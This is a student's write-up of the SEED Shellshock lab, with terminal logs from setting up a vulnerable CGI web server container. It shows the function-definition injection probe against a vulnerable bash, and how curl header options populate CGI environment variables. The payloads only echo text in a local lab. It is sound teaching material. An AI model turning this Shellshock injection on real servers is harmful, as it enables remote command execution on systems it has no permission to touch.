Shellshock Attack Lab

1.Environment Setup

1.1 DNS Setting

In our setup, the web server container's IP address is 10.9.0.80. The hostname of the server is called www.seedlab-shellshock.com. Weneedto map this name to the IP address. Please add the following to /etc/hosts. You need to use the root privilege to modify this file: 10.9.0.80 www.seedlab-shellshock.com

```
==================================================
[10/16/24]seed@VM:Tina$/etc cat hosts | tail -n 10

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com

==================================================
```

1.2 Container Setup and Commands

Please download the Labsetup.zip file to your VM from the lab's website, unzip it, enter the Labsetup folder, and use the docker-compose.yml file to set up the lab environment. Detailed explanation of the content in this file and all the involved Dockerfile can be found from the user manual, which is linked to the website of this lab. If this is the first time you set up a SEED lab environment using containers, it is very important that you read the user manual.

==========

dcbuild

dcup –d

```
[10/16/24]seed@VM:Tina$~/.../Labsetup dcup -d
Creating network "net-10.9.0.0" with the default driver
Creating victim-10.9.0.80 ... done
[10/16/24]seed@VM:Tina$~/.../Labsetup docker ps
CONTAINER ID        IMAGE                         COMMAND                  CREATED
             STATUS              PORTS               NAMES
90278aba3369        seed-image-www-shellshock   "/bin/sh -c 'service…"   About a
 minute ago   Up About a minute                       victim-10.9.0.80
```

==========

1.3 WebServer and CGI

In this lab, we will launch a Shellshock attack on the web server container. Many web servers enable CGI, which is a standard method used to generate dynamic content on web pages and for web applications. Many CGIprograms are shell scripts, so before the actual CGI program runs, a shell program will be invoked first, and such an invocation is triggered by users from remote computers. If the shell program is a vulnerable bash program, we can exploit the Shellshock vulnerable to gain privileges on the server.
In our web server container, we have already set up a very simple CGI program (called vul.cgi). It simply prints out "Hello World" using a shell script. The CGI program is put inside Apache's default CGI folder /usr/lib/cgi-bin, and it must be executable.

The CGIprogram uses /bin/bash shellshock(thefirstline), instead of using /bin/bash. This line specifies what shell program should be invoked to run the script. We do need to use the vulnerable bash in this lab. To access the CGI program from the Web, we can either use a browser by typing the following URL: http://www.seedlab-shellshock.com/cgi-bin/vul.cgi, or use the following command line program curl to do the same thing. Please make sure that the web server container is running.
$ curl http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

==========

```
root@90278aba3369:/usr/lib/cgi-bin# cat vul.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
root@90278aba3369:/usr/lib/cgi-bin#
```

```
[10/16/24]seed@VM:Tina$~/.../Labsetup curl http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
[10/16/24]seed@VM:Tina$~/.../Labsetup
```

==========

2. Lab Tasks

2.1 Task 1: Experimenting with Bash Function

The bash program in Ubuntu 20.04 has already been patched, so it is no longer vulnerable to the Shellshock attack. For the purpose of this lab, we have installed a vulnerable version of bash inside the container (inside /bin). The program can also be found in the Labsetup folder (inside image www). Its name is bash shellshock. We need to use this bash in our task. You can run this shell program either in the container or directly on your computer. The container manual is linked to the lab's website. Please design an experiment to verify whether this bash is vulnerable to the Shellshock attack or not. Conduct the same experiment on the patched version /bin/bash and report your observations.

Prepare the Shellshock Exploit Test:

- Shellshock is a vulnerability that exploits Bash by injecting code via environment variables. The simplest way to test if a bash shell is vulnerable is by passing a malicious function definition as an environment variable.

- Use this code to test for the vulnerability:

  `env x='() { :;}; echo Vulnerable' /bin/bash_shellshock -c "echo Test"`

- If the shell is vulnerable to Shellshock, the string ***`Vulnerable`*** will be printed, indicating that the exploit worked. If the shell is patched, you will not see ***`Vulnerable`*** printed.

==========


[10/16/24]seed@VM:Tina$~/.../image_www env x='() { :;}; echo Vulnerable' /home/seed/Shellshock/Labsetup/image_www/bash_shellshock -c "echo Test"
Vulnerable
Test
[10/16/24]seed@VM:Tina$~/.../image_www env x='() { :;}; echo Vulnerable' /bin/bash -c "echo Test"
Test
[10/16/24]seed@VM:Tina$~/.../image_www

```
[10/16/24]seed@VM:Tina$~/.../image_www env x='() { :;}; echo Vulnerable' /home/seed/Shellshock/Labsetup/
image_www/bash_shellshock -c "echo Test"
Vulnerable
Test
[10/16/24]seed@VM:Tina$~/.../image_www env x='() { :;}; echo Vulnerable' /bin/bash -c "echo Test"
Test
[10/16/24]seed@VM:Tina$~/.../image_www
```

==========

2.2 Task 2: Passing Data to Bash via Environment Variable

Task 2.A: Usingbrower. Inthecodeabove, Line printsoutthecontentsofall the environment variables in the current process. Normally, you would see something like the following if you use a browser to access the CGI program. Please identify which environment variable(s)' values are set by the browser. You can turn on the HTTP Header Live extension on your browser to capture the HTTP request, and compare the request with the environment variables printed out by the server. Please include your investigation results in the lab report.



Task 2.A: Using curl If we want to set the environment variable data to arbitrary values, we will have to modify the behavior of the browser, that will be too complicated. Fortunately, there is a command-line tool called curl, which allows users to to control most of fields in an HTTP request. Here are some of the userful options: (1) the-v field can print out the header of the HTTP request; (2) the-A,-e, and-H options can set some fields in the header request, and you need to figure out what fileds are set by each of them. Please include your findings in the lab report. Here are the examples on how to use these fields:

1. Basic curl -v Request

$ curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi

==========

```
[10/16/24]seed@VM:Tina$~/.../image_www curl -v
```

```
www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 16 Oct 2024 16:24:06 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at
www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=36656
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
[10/16/24]seed@VM:Tina$~/.../image_www
==================================================
```

2. Using -A to Set the User-Agent

$ curl -A "my data"-v www.seedlab-shellshock.com/cgi-bin/getenv.cgi

```
==================================================
[10/16/24]seed@VM:Tina$~/.../image_www curl -A "my data"-v
www.seedlab-shellshock.com/cgi-bin/getenv.cgi
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data-v
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at
www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
```

```
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=36666
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
[10/16/24]seed@VM:Tina$~/.../image_www

==================================================
```

3. Using −e to Set the Referer

$ curl -e "my data"-v www.seedlab-shellshock.com/cgi-bin/getenv.cgi

```
==================================================
[10/16/24]seed@VM:Tina$~/.../image_www curl -e "my data"-v
www.seedlab-shellshock.com/cgi-bin/getenv.cgi
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=my data-v
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at
www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=36672
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
[10/16/24]seed@VM:Tina$~/.../image_www
==================================================
```

4. Using -H to Set Custom Headers

$ curl -H "AAAAAA: BBBBBB"-v www.seedlab-shellshock.com/cgi-bin/getenv.cgi

```
==================================================
[10/16/24]seed@VM:Tina$~/.../image_www curl -H "AAAAAA: BBBBBB"-v
www.seedlab-shellshock.com/cgi-bin/getenv.cgi
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_AAAAAA=BBBBBB-v
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at
www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=36682
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
[10/16/24]seed@VM:Tina$~/.../image_www

==================================================
```

Summary:

`-A` option injects data into the `HTTP_USER_AGENT` environment variable.

`-e` option injects data into the `HTTP_REFERER` environment variable.

`-H` option injects data into custom HTTP header fields, which are reflected in the environment variables prefixed by `HTTP_`.